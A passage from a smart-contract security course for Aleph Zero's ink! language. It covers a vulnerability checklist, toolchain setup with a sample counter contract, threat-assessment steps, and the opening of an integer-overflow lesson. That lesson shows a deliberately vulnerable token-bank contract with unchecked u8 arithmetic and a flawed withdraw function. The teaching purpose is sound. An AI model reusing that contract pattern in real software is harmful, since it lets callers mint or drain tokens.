<summary>[ ] Race Condition: Frontrunning attack</summary>

* * [ ] \[ ] There is a gap between the creation of a transaction and the moment it is accepted in the blockchain. Therefore, an attacker can take advantage of this gap to put a contract in a state that advantages them.
  * [ ] Be aware that all transactions may be front-run.
  * [ ] <https://github.com/crytic/not-so-smart-contracts/tree/master/race\\_condition>

</details>

<details>

<summary>[ ] Unchecked External Call</summary>

* * \[ ] Validate the result when making external calls, since operations/function calls/cross-contract calls silently fail.
  * <https://github.com/crytic/not-so-smart-contracts/tree/master/unchecked\\_external\\_call> (Solidity)

</details>

### Authentication

<details>

<summary>[ ] Zero/Test Address Check</summary>

* * [ ] \[ ] Contract ensures that each provided address is not zero or one of the default test accounts (e.g. Bob, Alice) because zero address public key has a known private key in the sr25519 and ed25519.
  * [ ] Use the ink! v4.4.0-rc or higher version where the default implementation for AccountIds by zero has been removed.
  * [ ] Tests against testnet allow the use of Zero address, but must be specified.
  * [ ] <https://substrate.stackexchange.com/questions/982/why-does-the-all-0-public-key-have-a-known-private-key-in-sr25519-and-ed25519>

</details>

<details>

<summary>[ ] Missing Signer Check - SVE1001</summary>

* * \[ ] If a function or asset should be available only to a restricted set of entities, you need to verify that the call has been signed by the appropriate entity.
  * <https://github.com/project-serum/sealevel-attacks/tree/master/programs/0-signer-authorization>
  * <https://blog.neodyme.io/posts/solana\\_common\\_pitfalls/#missing-signer-check>

</details>

<details>

<summary>[ ] Missing Owner Check - SVE1002</summary>

* * \[ ] Your contract should trust accounts owned by itself. Check the owner and return an object of a trusted type.
  * <https://github.com/project-serum/sealevel-attacks/tree/master/programs/2-owner-checks>
  * <https://blog.neodyme.io/posts/solana\\_common\\_pitfalls/#missing-ownership-check>

</details>

<details>

<summary>[ ] Unprotected Function</summary>

* * \[ ] Failure to use \`#\[ink(message)]\` decorator may allow attacker to manipulate contract
  * <https://github.com/crytic/not-so-smart-contracts/tree/master/unprotected\\_function>
  * <https://swcregistry.io/docs/SWC-100>

</details>

<details>

<summary>[ ] Unencrypted Private Data On-Chain</summary>

* * \[ ] Ensure that unencrypted private data is not stored in the contract code or state. In particular, items in the \`#\[ink(storage)]\` section should not contain passwords, private keys, etc.
  * <https://swcregistry.io/docs/SWC-136>

</details>

<details>

<summary>[ ] UnverifiedParsedAccount - SVE1007</summary>

* * \[ ] The account should be validated before parsing its data.
  * <https://github.com/project-serum/sealevel-attacks/tree/master/programs/1-account-data-matching>

</details>

### Authorization

<details>

<summary>[ ] Denial of Service</summary>

* * [ ] \[ ] Be aware that an attacker can stall contract execution by failing in a strategic way. In particular, contracts that bulk perform transactions or updates using a loop can be DoS'd if a call to another contract or transfer fails during the loop.
  * [ ] If iterating over a dynamically sized data structure, be able to handle the case where the function takes multiple blocks to execute. One strategy for this is storing iterator in a private variable and using *while* loop that exists when gas drops below certain threshold.
  * [ ] <https://github.com/crytic/not-so-smart-contracts/tree/master/denial\\_of\\_service>

</details>

<details>

<summary>[ ] Unprotected Token Withdrawal</summary>

* * \[ ] Ensure that access controls are implemented so withdrawals can only be triggered by authorized parties or according to the specs of the smart contract system.
  * <https://swcregistry.io/docs/SWC-105>

</details>

<details>

<summary>[ ] Unprotected self destruction or burning instruction(s)</summary>

* * \[ ] If the contract allows for removal of items from storage, these instructions should be properly authorized
  * <https://swcregistry.io/docs/SWC-106> (Solidity)
  * <https://github.com/Supercolony-net/openbrush-contracts/blob/main/examples/psp22\\_extensions/burnable/lib.rs> (Burnable PSP22 contract).

</details>

<details>

<summary>[ ] Cross-Contract Call to Untrusted Callee</summary>

* * \[ ] Use delegator call with caution and make sure to never call into untrusted contracts. If the target address is derived from user inputs, ensure to check it against a whitelist of trusted contracts.
  * <https://swcregistry.io/docs/SWC-112>
  * <https://use.ink/basics/cross-contract-calling>

</details>

<details>

<summary>[ ] Authorization through use of Self.env()</summary>

* * [ ] \[ ] Authorization checks by \`Self.env().caller()\` should validate the contract-only controllable values.
  * [ ] Ensure that the use of `Self.env().caller()` does not allow for manipulating sensitive values.
  * [ ] <https://swcregistry.io/docs/SWC-115> (Solidity)
  * [ ] <https://blog.neodyme.io/posts/solana\\_common\\_pitfalls/#solana-account-confusions> (Solana)

</details>

<details>

<summary>[ ] Signature Malleability: Valid signatures might be created by an attacker replaying previously signed messages.</summary>

* * \[ ] Ensure that a signature is never included into a signed message hash to check if previously messages have been processed by the contract.
  * <https://swcregistry.io/docs/SWC-117>
  * <https://eklitzke.org/bitcoin-transaction-malleability>

</details>

<details>

<summary>[ ] Write to Arbitrary Storage Location</summary>

* * \[ ] Ensure that writes to one data structure cannot inadvertently overwrite entries of another data structure.
  * <https://use.ink/basics/storing-values>
  * <https://swcregistry.io/docs/SWC-124>

</details>

<details>

<summary>[ ] Incorrect Trait Object Order</summary>

* * [ ] \[ ] Through the \*#\[ink::trait\_definition]\* \[ ] proc. macro, your own trait definitions are implementable by ink! smart contracts. This allows to define shared smart contract interfaces to different concrete implementations.
  * [ ] When defining shared smart contracts, you should carefully specify the trait definitions in the correct order.
  * [ ] <https://use.ink/basics/trait-definitions>
  * [ ] <https://swcregistry.io/docs/SWC-125>

</details>

<details>

<summary>[ ] Insufficient Gas Griefing</summary>

* * [ ] \[ ] In the case of a relayer contract, the user who executes the transaction, the 'forwarder', can effectively censor transactions by using just enough gas to execute the transaction, but not enough for the sub-call to succeed.
  * [ ] This attack is a form of "griefing": It doesn't directly benefit the attacker, but causes grief for the victim.
  * [ ] To prevent this attack, only allow trusted users to relay transactions or require that the forwarder provides enough gas.
  * [ ] <https://swcregistry.io/docs/SWC-126>
  * [ ] <https://consensys.github.io/smart-contract-best-practices/known\\_attacks/#insufficient-gas-griefing>
  * [ ] <https://ethereum.stackexchange.com/questions/73261/griefing-attacks-are-they-profitable-for-the-attacker>

</details>

<details>

<summary>[ ] Hardcoded Sensitive Values</summary>

* * [ ] \[ ] Values hardcoded in the contract lead to unexpected behavior.
  * [ ] Unexpected balance reflects some token balance or address hard-coded into a contract
  * [ ] <https://swcregistry.io/docs/SWC-134> (Message call with hardcoded gas limit)
  * [ ] <https://swcregistry.io/docs/SWC-132> (Solidity)

</details>

<details>

<summary>[ ] Bump Seed Not Validated - SVE1014</summary>

* * \[ ] The account's bump seed is not validated and may be vulnerable to seed canonicalization attacks.
  * <https://github.com/project-serum/sealevel-attacks/tree/master/programs/7-bump-seed-canonicalization>

</details>

### Cryptography

<details>

<summary>[ ] Weak Sources of Randomness</summary>

* * [ ] \[ ] Verify that there is no bad randomness: On-chain randomness may be a weak because it can be manipulated by users.
  * [ ] Use a random number generator whose randomness has been verified.
  * [ ] Use external sources of randomness via oracles if trusted oracles are available. Note that it may be reasonable to use multiple oracles, in particular for a seed of the random sequence.
  * [ ] Use the up-to-date API to get a random number.
  * [ ] <https://github.com/crytic/not-so-smart-contracts/tree/master/bad\\_randomness>
  * [ ] <https://swcregistry.io/docs/SWC-120>

</details>

<details>

<summary>[ ] Missing Protection against Signature Replay Attacks</summary>

* * [ ] \[ ] Check a new message hash and verify it has never been processed before.
  * [ ] See also signature malleability in the authorization.
  * [ ] <https://swcregistry.io/docs/SWC-121>

</details>

<details>

<summary>[ ] Lack of Proper Signature Verification and Data Authenticity</summary>

* * [ ] \[ ] Add data authentication and signature verification to your contract.
  * [ ] Use a proper API for verification funcitons.
  * [ ] <https://swcregistry.io/docs/SWC-122>

</details>

### Numerics

<details>

<summary>[ ] Integer overflow / underflow</summary>

* * \[ ] If \`doverflow-checks = false\` in \`Cargo.tolm\` file please wrap arithmetic operations with safe math functions or validate all arithmetic to prevent overflows. \* <https://github.com/crytic/not-so-smart-contracts/tree/master/integer\\_overflow> \* <https://swcregistry.io/docs/SWC-101> \* <https://medium.com/coinmonks/understanding-arithmetic-overflow-underflows-in-rust-and-solana-smart-contracts-9f3c9802dc45>

</details>

<details>

<summary>[ ] Division by zero: Contracts go to panic mode when dividing by zero</summary>

* * \[ ] Use a safe math function for division or validate the divisor not zero.
  * <https://github.com/rust-lang/rust/issues/944>

</details>

### Memory management

When it comes to memory management, the following checks need to be done:

* [ ] Uninitialized memory must not be used.
* [ ] Zero out memory of sensitive data after use.
* [ ] The forget function of std::mem (core::mem) must not be used.
* [ ] The code must not leak memory or resource in particular via Box::leak.
* [ ] Iterators are used rather than explicit indexing.
  * If indexing is necessary, explicitly check for correctness.

### Error Handling

When it comes to memory management, the following checks need to be done:

* [ ] The object are exception-safe ([RFC 1236](https://github.com/rust-lang/rfcs/pull/1236))
* [ ] The ? operator can be used to improve readability of code.
* [ ] The try! macro should not be used.
* [ ] The Result enum for explicit error handling is used instead of calling panic.
* [ ] Try to avoid using crates containing functions or instructions that can fail and cause the code to panic.

<details>

<summary>[ ] Be careful when you use the following patterns that may cause panics.</summary>

* using unwrap or expect,
* using assert,
* an unchecked access to an array,
* integer overflow (in debug mode),
* division by zero,
* large allocations,
* string formatting using format!.

</details>

### Bad Programming practices

<details>

<summary>[ ] Incorrect Interface</summary>

* * \[ ] A different type of interfaces are implemented, causing a different method ID to be created. For example, \`Alice.set(uint)\` takes an \`uint\` in Bob.rs but \`Alice.set(int)\` a \`int\` in Alice.rs. The two interfaces will produce two differents method IDs. As a result, Bob can call the fallback function of Alice rather than of \`set\`.
  * <https://github.com/crytic/not-so-smart-contracts/tree/master/incorrect\\_interface>

</details>

<details>

<summary>[ ] Wrong Constructor Name</summary>

* * [ ] \[ ] A constructor function is named correctly so that it does not cause to end up in the runtime bytecode instead of being a constructor.
  * [ ] A constructor is responsible for bootstrapping the initial contract state into the storage.
  * [ ] Use `#[ink(constructor)]` constructor instead of a named constructor.
  * [ ] <https://github.com/crytic/not-so-smart-contracts/tree/master/wrong\\_constructor\\_name> (Solidity)
  * [ ] <https://swcregistry.io/docs/SWC-118> (Solidity)
  * [ ] <https://use.ink/3.x/macros-attributes/constructor>

</details>

<details>

<summary>[ ] Variable Shadowing</summary>

* * \[ ] Don't name local variables identical to one in outer scope
  * <https://github.com/crytic/not-so-smart-contracts/tree/master/variable%20shadowing> (Solidity)
  * <https://swcregistry.io/docs/SWC-119> (Solidity)

</details>

<details>

<summary>[ ] State Variable Default Visibility</summary>

* * [ ] \[ ] Labeling the visibility explicitly for variables.
  * [ ] Variables can be specified as being `public` or `private`. Explicitly define visibility for all state variables.
  * [ ] <https://swcregistry.io/docs/SWC-108> (Solidity)

</details>

<details>

<summary>[ ] Use of Uninitialized Storage</summary>

* * [ ] \[ ] Initialized local storage variables, otherwise they can point to unexpected storage locations in the contract, which can lead to intentional or unintentional vulnerabilities.
  * [ ] Use `ink_storage::Mapping` which maps key-value pairs directly into contract storage.
  * [ ] <https://swcregistry.io/docs/SWC-109>
  * [ ] <https://use.ink/datastructures/mapping>

</details>

<details>

<summary>[ ] Assert Violation</summary>

* * [ ] \[ ] The assert function should only be used to test for internal errors, and to check invariants.
  * [ ] Consider whether the condition checked in the `assert!` is actually an invariant. If not, replace the `assert!` statement with a `require!` statement.
  * [ ] <https://swcregistry.io/docs/SWC-110> (Solidity)
  * [ ] <https://use.ink/ink-vs-solidity/#assert>

</details>

<details>

<summary>[ ] Use of Deprecated Functions</summary>

* * \[ ] Do not use the deprecated functions.
  * <https://swcregistry.io/docs/SWC-111> (Solidity)

</details>

<details>

<summary>[ ] Unhandled Revert: Use `revert` properly</summary>

* * \[ ] \`if ... { return Err(Error::SomeError) }\` should be used for \`require\` or \`revert\`. When a \`Result::Err\` is returned in ink!, then all state is reverted.
  * <https://consensys.github.io/smart-contract-best-practices/development-recommendations/solidity-specific/assert-require-revert/> (Solidity)
  * <https://use.ink/ink-vs-solidity#require-and-revert>

</details>

<details>

<summary>[ ] DoS With Block Gas Limit: The cost of executing a function exceeds the block gas limit.</summary>

* * [ ] \[ ] Be cautious when you expect to have large arrays that grow over time. Actions that require looping across the entire data structure should be avoided.
  * [ ] If you absolutely must loop over an array of unknown size, then you should plan for it to potentially take multiple blocks, and therefore require multiple transactions.
  * [ ] <https://swcregistry.io/docs/SWC-128>

</details>

<details>

<summary>[ ] Presence of Unused Variables</summary>

* * [ ] \[ ] Unused variables cause an increase in computations, indicate bugs or malformed data structures, and decrease readability of the code.
  * [ ] Remove all unused variables.
  * [ ] <https://swcregistry.io/docs/SWC-131>
  * [ ] `cargo contract build` will warn against unused variables

</details>

<details>

<summary>[ ] Code with No Effects (Dead Code)</summary>

* * [ ] \[ ] Remove dead codes.
  * [ ] Ensure that your contract works as intended without dead codes.
  * [ ] <https://swcregistry.io/docs/SWC-135>

</details>

<details>

<summary>[ ] Account Reinitialization - SVE1013</summary>

* * [ ] \[ ] Be aware that an account can be vulnerable to program re-initialization.
  * [ ] Check whether the contract is already initialized from other program before executing the initialization function.
  * [ ] <https://github.com/project-serum/sealevel-attacks/tree/master/programs/4-initialization>

</details>

<details>

<summary>[ ] Incorrect Calculation of Boundary Cases</summary>

* * \[ ] Check the edge cases e.g. \`>\` instead of \`>=\`.

</details>

<details>

<summary>[ ] The contract is upgradeable.</summary>

* * \[ ] Upgradeable contracts may change their rules over time.

</details>

<details>

<summary>[ ] The contract is pausable.</summary>

* * \[ ] Having a way to pause your contract can help to limit the damage in case of attack or security breach.

</details>

### Token Specific issues

<details>

<summary>[ ] Token Race Conditions: A transaction-ordering attack or a front running attack.</summary>

* * \[ ] An attacker who is running a node can tell which transactions are going to occur before they are finalized. A race condition vulnerability occurs when code depends on the order of the transactions submitted to it.
  * <https://docs.google.com/document/d/1YLPtQxZu1UAvO9cZ1O2RPXBbT0mooh4DYKjA\\_jp-RLM/edit#> (ERC20)
  * <https://swcregistry.io/docs/SWC-114>
  * <https://github.com/ethereum/EIPs/issues/20#issuecomment-263524729> (Ethereum)
  * <https://medium.com/coinmonks/solidity-transaction-ordering-attacks-1193a014884e> (Solidity)

</details>

<details>

<summary>[ ] Lost Token Transfer - Revert on Fail</summary>

* * \[ ] If a transfer fails, the function must throw an error and revert the transation, otherwise tokens will be lost by the sender.

</details>

<details>

<summary>[ ] `transfer`, `transfer_from`, and `transfer_from_to`</summary>

* * \[ ] \`transfer\`, \`transfer\_from\`, \`transfer\_from\_to\` return proper Result and Error message.
  * <https://github.com/crytic/building-secure-contracts/blob/master/development-guidelines/token\\_integration.md#erc-conformity>

</details>

<details>

<summary>[ ] `token_name`, `token_decimals`, and `token_symbol` functions</summary>

* * \[ ] Must be present, if used. Optional functions in the standard.
  * <https://github.com/crytic/building-secure-contracts/blob/master/development-guidelines/token\\_integration.md#erc-conformity>

</details>

<details>

<summary>[ ] `token_decimals` returns proper u8.</summary>

* * \[ ] Implemented tokens may incorrectly return a uint256, causing compatability issues
  * <https://github.com/crytic/building-secure-contracts/blob/master/development-guidelines/token\\_integration.md#erc-conformity>

</details>

<details>

<summary>[ ] The token has no external function call in transfer or transferFrom.</summary>

* * \[ ] External calls in the transfer functions can lead to reentrancies.

</details>

<details>

<summary>[ ] The contract has only a few non-token-related functions.</summary>

* * \[ ] Non-token-related functions increase the likelihood of an issue in the contract.

</details>

<details>

<summary>[ ] The token only has one address.</summary>

* * \[ ] Multiple addresses can result in mismatch in token supply, fees, rules, etc.

</details>

<details>

<summary>[ ] The token is not upgradeable.</summary>

* * \[ ] Upgradeable contracts may change their rules over time, therefore provide justification into your documentation about the upgradeable function.

</details>

<details>

<summary>[ ] The owner has limited minting capabilities.</summary>

* * \[ ] Malicious or compromised owners can abuse minting capabilities.

</details>

<details>

<summary>[ ] The token is not pausable.</summary>

* * \[ ] Malicious or compromised owners can trap contracts relying on pausable tokens. Identify pausable code by hand.

</details>

<details>

<summary>[ ] The owner cannot blacklist the contract.</summary>

* * \[ ] Malicious or compromised owners can trap contracts relying on tokens with a blacklist. Identify blacklisting features by hand.

</details>

### Testing

<details>

<summary>[ ] Unit Tests</summary>

* * [ ] \[ ] Ensure all edge cases are included.
  * [ ] If not implemented, red flag here. No need to go further. Please design unit Tests with edge case you can think of.

</details>

<details>

<summary>[ ] [cargo-fuzz](https://rust-fuzz.github.io/book/introduction.html)</summary>

* * [ ] \[ ] Review all findings and update your code accordingly.
  * [ ] It can be a good starting point to produce more secure code.

</details>

### Pre-Audit

This part aims to help preparing for a security audit which is necessary in order to achieve the best security possible. It is important to see an audit as a partnership between you and the company performing the audit. Therefore, it is important that you prepare some documents to the good functionning of audit.

Are the following elements ready?

<details>

<summary>[ ] Complete Documentations</summary>

* * [ ] \[ ] Explaination of the purpose of the smart contract
  * [ ] Documentation and explanation of all smart contract's functions and variables
  * [ ] Examples and use cases:
  * [ ] Machine setup, installation, deployment and testing instructions:
  * [ ] Example of helpful documents
    * [ ] architecture diagrams,
    * [ ] threat models,
    * [ ] academic papers,
    * [ ] whitepapers,
    * [ ] blog posts,
    * [ ] or any other piece of documentation relevant to the project.

</details>

<details>

<summary>[ ] Setup a communication channel with the audit team</summary>

* * \[ ] Use a secure communication channel using end-to-end encryption.

</details>

<details>

<summary>[ ] Code ready to be frozen</summary>

* * [ ] \[ ] setup the credential for auditors.
  * [ ] share the repository.

</details>

<details>

<summary>[ ] Verify that the audit team can answer the following questions</summary>

* * [ ] \[ ] What does it do?
  * [ ] Who does it do this for?
  * [ ] What kind of information will it hold/handle?
  * [ ] How does it handle entities or identities?
  * [ ] What aspects seem most concerning?

</details>

<details>

<summary>[ ] Commit Hash</summary>

* * [ ] \[ ] Get the commit hash of the frozen code
  * [ ] Inform the commit hash value to the audit team

</details>

### Audit

* [ ] High-risk findings have been escalated immediately via a secure channel.
* [ ] Communication with audit team are frequent enough.
* [ ] Questions from the audit team have been answered.
* [ ] All findings have been corrected and re-reviewed.

### Maintenance

* [ ] Keep monitoring new security attacks and evaluate your contracts accordingly.
* [ ] Apply remedies to the smart contracts immediately if new vulnerabilities are discovered.
  * Contract needs to be upgratable.
* [ ] Run automated code analysis tools whenever new commits are added to the repository.
* [ ] Pause the smart contract when an unusual happen.
* [ ] Contract needs to have a pause option.
* [ ] Consider re-auditing your smart contracts if they have been significantly updated.
* [ ] Feel free to contact security partners for evaluation and scoping.


# Lesson 1 - Getting started with ink!

In this lesson, you will learn how to install the necessary tools and deploy a simple smart contract.

### 1. Setup

This section demonstrates how to install the different tools to be able to develop on Aleph Zero.

To develop on Aleph Zero, you will need openssl installed. If it is not already installed, onpenssl can be installed with the following command:

+++ MacOS

```
brew install openssl
```

+++ Ubuntu

```
sudo apt-get install libssl-dev
```

+++ Protobuf is also needed and can be installed with the following command:

+++ MacOS

```
brew install protobuf
```

+++ Ubuntu

```
sudo apt update
sudo apt install protobuf-compiler
```

+++

You will need to first install [Rust](https://www.rust-lang.org/tools/install) which means that you will need to have curl installed as well. Do not install curl with snap, use apt instead:

+++ MacOS

```
brew install curl  
```

+++ Ubuntu

```
sudo apt install curl  
```

+++ After installing curl, Rust can be installed with the following two commands.

```
curl --proto '=https' --tlsv1.2 -sSf https://sh.rustup.rs | sh
source ~/.cargo/env 
```

The minimum version of rust that needs to be installed is 1.66.

\==- ink! version 3 installation Following the Rust installation, toolchains need to be installed. This can be done thanks to the following commands

```
rustup toolchain install nightly
rustup component add rust-src --toolchain nightly
rustup target add wasm32-unknown-unknown --toolchain nightly
```

Then, binaryen is needed and can be installed with the following command

+++ MacOS

```
brew install binaryen
```

+++ Ubuntu

```
sudo apt install binaryen
```

+++

Finally, the cargo package manager is required to develop on Aleph Zero and can be installed with one of the following commands

```
cargo install --git https://github.com/paritytech/cargo-contract.git --rev 4f831bc2e4b8f3fa5a6a4d1b3fa673e99807af8f
```

\==- To install ink! v4, you just need to execute this command.

```
cargo install --force --locked cargo-contract
```

If you already started a project with ink! v3 please follow thise guidelines in order to migrate to ink! v4: [Migration](https://use.ink/faq/migrating-from-ink-3-to-4/)

* Course\_01:&#x20;

{% embed url="<https://www.youtube.com/watch?v=_-pBWORpgJs&list=PLRhOOnbF7IGK0wR4LIFhl9GtnPH6XoLR>\_" %}

### 2. Create and write your smart contract

The second section consists of writing a smart contract which plays the role of a computer which can perform addition and subtraction only. The smart contract will have the following element:

* a global variable;
* an addition function that will take a value as input to be added to the global variable;
* a subtraction function that will take a value as input to be subtracted to the global variable.

The source code is avalaible ate the bottom of this page.

The command used to create the smart contract is the following.

```
cargo contract new computer 
```

The command above will create a folder `computer` with the following files:

* Cargor.tolm: Rust Dependencies and ink! Configuration;
* lib.rs: source code of your smart contract;
* .gitingore.
* Course\_02:&#x20;

{% embed url="<https://www.youtube.com/watch?v=f4ISsW2ayTA&list=PLRhOOnbF7IGK0wR4LIFhl9GtnPH6XoLR_&index=3>" %}

### 3. Test & compile

In this this section, we will demonstrate how to test and compile your smart contract. First, we need to go in you project folder, this means for this example, we need to executed the command

```
cd computer
```

Then, the command to perform the tests on the contract is the following.

```
cargo test
```

After testing the smart contract, the compilation can be performed thanks to the following command ==- ink! v3 With ink! v3, we need the nightly toolchain, therefore, the following command needs to be executed:

```
cargo +nightly contract build
```

\==-

```
cargo contract build
```

* Course\_03:&#x20;

{% embed url="<https://www.youtube.com/watch?v=dhLhZkpQ4as&list=PLRhOOnbF7IGK0wR4LIFhl9GtnPH6XoLR_&index=4>" %}

### 4. Deploy on the Aleph Zero Testnet

In this section, we will demonstrate how to deploy your contract on Aleph Zero testnet and how to interact with it. The video first demonstrates how to deploy and interact with a smart contract with a user interface. Then we will demonstrate a way to deploy and interact with your smart contract using the command line.

To deploy your smart contract you can first execute these two commands.

The first one to store your seed

```
export SEED="replace with your twelve words seed"
```

and the second one to store the URL of Aleph Zero testnet.

```
export URL="wss://ws.test.azero.dev"
```

Then you need to be in the folder of your project. In our case, we need to be inside the folder `computer`.

Then, this command will deploy the smart contract on Aleph Zero testnet

```
cargo contract instantiate --suri "$SEED" --url "$URL" --constructor new --args 100 -x
```

The command above will generate an address for your contract and this will generate

```
export CONTRACT="replace with address "
```

Then to interact, the following command can be used

```
cargo contract call --suri "$SEED" --url "$URL" --contract "$CONTRACT" --message add --args 101 -x
```

Note about the flag `-x`: This will execute your command on Aleph Zero testnet. Executing the command presented above without this flag will present you the expected command.

* Course\_04:

{% embed url="<https://www.youtube.com/watch?v=TiihJ_Ax14U&list=PLRhOOnbF7IGK0wR4LIFhl9GtnPH6XoLR_&index=5>" %}

### 5. Deploy Locally

The last section demonstrate how to use substrate locally. First, we need to install the substrate you can download the binaries at the link [binaries](https://github.com/paritytech/substrate-contracts-node/releases) or build it locally from the git repository [gitparitycheck](https://github.com/paritytech/substrate-contracts-node#note)

After downloading the binary, please open a terminal in the folder `substrate-contracts-node-linux` on linux or `substrate-contracts-node-mac` if you are using Mac and execute the following command:

```
./substrate-contracts-node
```

If you want have more information about substrate please visit [substrate.io](https://substrate.io/).

* Course\_05:

{% embed url="<https://www.youtube.com/watch?v=MlvyufjX6x4&list=PLRhOOnbF7IGK0wR4LIFhl9GtnPH6XoLR_&index=5>" %}

### Sample Code

```rust
#![cfg_attr(not(feature = "std"), no_std)]

#[ink::contract]
mod computer {

    /// Defines the storage of your contract.
    /// Add new fields to the below struct in order
    /// to add new static storage fields to your contract.
    #[ink(storage)]
    pub struct Computer {
        /// Stores a single `i32` value on the storage.
        value: i32,
    }

    impl Computer {
        /// Constructor that initializes the `i32` value to the given `init_value`.
        #[ink(constructor)]
        pub fn new(init_value: i32) -> Self {
            Self { value: init_value }
        }

        /// Constructor that initializes the `i32` value to `0`.
        ///
        /// Constructors can delegate to other constructors.
        #[ink(constructor)]
        pub fn default() -> Self {
            Self::new(Default::default())
        }

        /// A message that can be called on instantiated contracts.
        /// This one add the input 'by' to the stored `value`
        #[ink(message)]
        pub fn add(&mut self, by: i32) {
            self.value += by;
        }

        /// A message that can be called on instantiated contracts.
        /// This one substact the input 'by' to the stored `value`
        #[ink(message)]
        pub fn sub(&mut self, by: i32) {
            self.value -= by;
        }

        /// Simply returns the current value of our `i32`.
        #[ink(message)]
        pub fn get(&self) -> i32 {
            self.value
        }
    }

    /// Unit tests in Rust are normally defined within such a `#[cfg(test)]`
    /// module and test functions are marked with a `#[test]` attribute.
    /// The below code is technically just normal Rust code.
    #[cfg(test)]
    mod tests {
        /// Imports all the definitions from the outer scope so we can use them here.
        use super::*;

        /// We test if the default constructor does its job.
        #[ink::test]
        fn default_works() {
            let computer = Computer::default();
            assert_eq!(computer.get(), 0);
        }

        /// We test a simple use case of our contract.
        #[ink::test]
        fn it_works() {
            let mut computer = Computer::new(100);
            assert_eq!(computer.get(), 100);
            computer.add(100);
            assert_eq!(computer.get(), 200);
            computer.sub(199);
            assert_eq!(computer.get(),1);
        }
    }
}

```

* [lib.rs](https://gitlab.kudelski.com/emea-blockchain/aleph-zero/-/blob/main/Course_Basics_AZ0/Code/counter/lib.rs)


# Lesson 2 - Threat Assessment

## Introduction

This course aims to demystify the element to put in place to have the more secure way to implement an Aleph Zero smart contract. We will also introduce the security guidelines that we strongly encourage every single project to follow.

While developing a smart contract, security needs to be thought of from the design of the project to the production. Wrongly, a lot of people involved in the web3 space believe that `Security = smart contract audit`, we, as a community, need to correct this way of thinking. The checklist we provide should help us to achieve the best possible practice.

## Prerequisites

None

## Objectives and Outcomes

In this lesson you will learn:

* What is a threat assessment;
* The steps to perform a threat assessment;
* How to create a threat assessment with a simple real world experience;

## Threats assessment

When designing the architecture of your projects it is crucial to perform a threat assessment, identifying who or what can arm/attack your smart contract or how can your smart contract be armed.

This can be done with the following steps:

1. We need to define or establish the context of the project or the smart contract.
   * Answering the following questions can help in the context establishment
     * Who is the targeted audience?
       * This helps to identify who can use the project, companies, private users, NFT artists, government etc.
     * How the project can be used?

       * This helps to identify what your projects can bring to the audience, but also how the project should be used.

2. We need to have a clear idea of the threat to your smart contract.

   * Threats are actually performed by an identity who intends to either break the logic of the smart contract, steal token/coins/NFTs, steal data, or cause any damage to the project. To assess the threats to your smart contracts, you can perform the following steps.
     * Create a list of all assets of your project: NFT, token, data, addresses, identities
     * Identify threats associate with each asset:
       * For example, a token can be stolen, data can be tampered with, addresses can be modified etc.
       * We should identify entry points for an attacker,
       * Investigate common security vulnerabilities such as overflow/underflow, re-entrancy, address validation etc.
       * Consider different angle of attacks such as denial of service attacks and unauthorized access.
   * This includes a list of all assets used in the project and their associated risks or threats.

3. After creating a list of all assets and their threats, we need to analyze and prioritize the threats. A way to do that is to answer the following question:

   * Which of the threats could cause the most harm to the assets?
   * What is the probability of this threat occurring?

4. Now we have prioritized those risk, we need to plan for what can be done to mitigate them.
   * Mitigation could be to have a pause option in the smart contracts to halt an attack and minimize damage.
   * Ensure that the smart contract is designed to be upgradable.
   * Other examples of possible mitigation are:

     * a robust input validation strategy;
     * access restriction to sensitive area;
     * follow a security guidelines;
     * conduct a security audit.

5. After planning the mitigation strategies, we need to decide a procedure for controlling these threats after the smart contract has been deployed on the Aleph Zero Blockchain. This is an important step because even with the most developed security practices in place, any smart contract could be attacked and harmed. Therefore, we need to have procedures in place to either minimizing the likelihood of any of these attacks or minimizing the impact of the attacks. Examples of procedure could be:
   * Live monitoring of your smart contract;
   * Staying proactive within the community, be aware of any attack happening in the web3 space and assess if such attack could impact your project;
   * Upgrade your smart contract immediately after new attacks are discovered;
   * Pause your smart contract in response to unusual events, to investigate the reason behind them. This could be for example extremely large withdraws or a huge amount of new users.

A way to perform these five steps is illustrated in the figure below.&#x20;

<figure><img src="https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2FRIY0QedpZjSWBfEJ2lcB%2FRisk-Assessment.PNG?alt=media&amp;token=fdc63c36-2120-4e11-a83b-c462653159fc" alt=""><figcaption></figcaption></figure>

## Exercises

Please take maximum 20 minute for a "real" world example. For example, you could do a threat assessment for the ring of power in the lord of the rings, the philosopher stones in Harry Potter, or a fridge in your flatshare. Performing a threat assessment for a simple case will help you to perform a threat assessment of real smart contract.


# Lesson 3 - Integer Overflow

## Introduction

In this lesson you will learn how improperly handled integer overflows (or underflows) can yield vulnerabilities in your smart contract. Integer typed variables in ink! can overflow or underflow. This means that if they are assigned values outside of their bounds, they will wrap around. If this is not addressed carefully, this may allow an attacker to set values outside the bounds of what is expected by the smart contract author.

## Prerequisites

To be able to understand and complete this lesson, we believe that the minimum requirement should be the completion of [`Lesson 1 - Getting Started`](/aleph-zero/build/security-course-by-kudelski-security/lesson-1-getting-started-with-ink). If you desire to be even more prepared please have a look at the official website of [ink!](https://use.ink/).

## Objectives and Outcomes

At the end of this lesson, you will be identify integer overflow/underflow vulnerabilities in smart contract code. You will also understand a few ways to prevent these attacks beyond explicit checks. These include: appropriate compiler configuration, safe math, and wrapping methods.

## Exercise

### Vulnerable Smart contract

Bob develops a smart contract for as a simple token bank. The bank can be initialized with a specific quantity of tokens. Alice can then withdraw tokens into her personal account. His smart contract code can be found below.

```rust
#![cfg_attr(not(feature = "std"), no_std)]


#[ink::contract]
mod bank {
    use ink::storage::Mapping;
    
    #[ink(storage)]
    #[derive(Default)]
    pub struct Bank {
        bank: u8,
        balances: Mapping<AccountId, u8>,
    }

    impl Bank {
        /// Constructor that initializes the supply of the token bank
        #[ink(constructor)]
        pub fn new(supply: u8) -> Self {
            let balances = Mapping::default();
            Self{
                balances,
                bank: supply,
            }
        
        }

        /// report the totaly supply of token
        #[ink(message)]
        pub fn bank(&self) -> u8 {
            self.bank
        }
  
        /// Simply returns the current balance of token in balances
        #[ink(message)]
        pub fn balance_of(&self, account: AccountId) -> u8 {
            match self.balances.get(&account) {
                Some(value) => value,
                None => 0,
            }
        }

        #[ink(message)]
        pub fn withdraw(&mut self, amount: u8) {
            let sender = self.env().caller();
            let sender_balance = self.balance_of(sender);
            if sender_balance + amount < sender_balance {
                return;
            }
            self.balances.insert(sender, &(sender_balance + amount));
            self.bank -= amount;
        }

    }
}

```

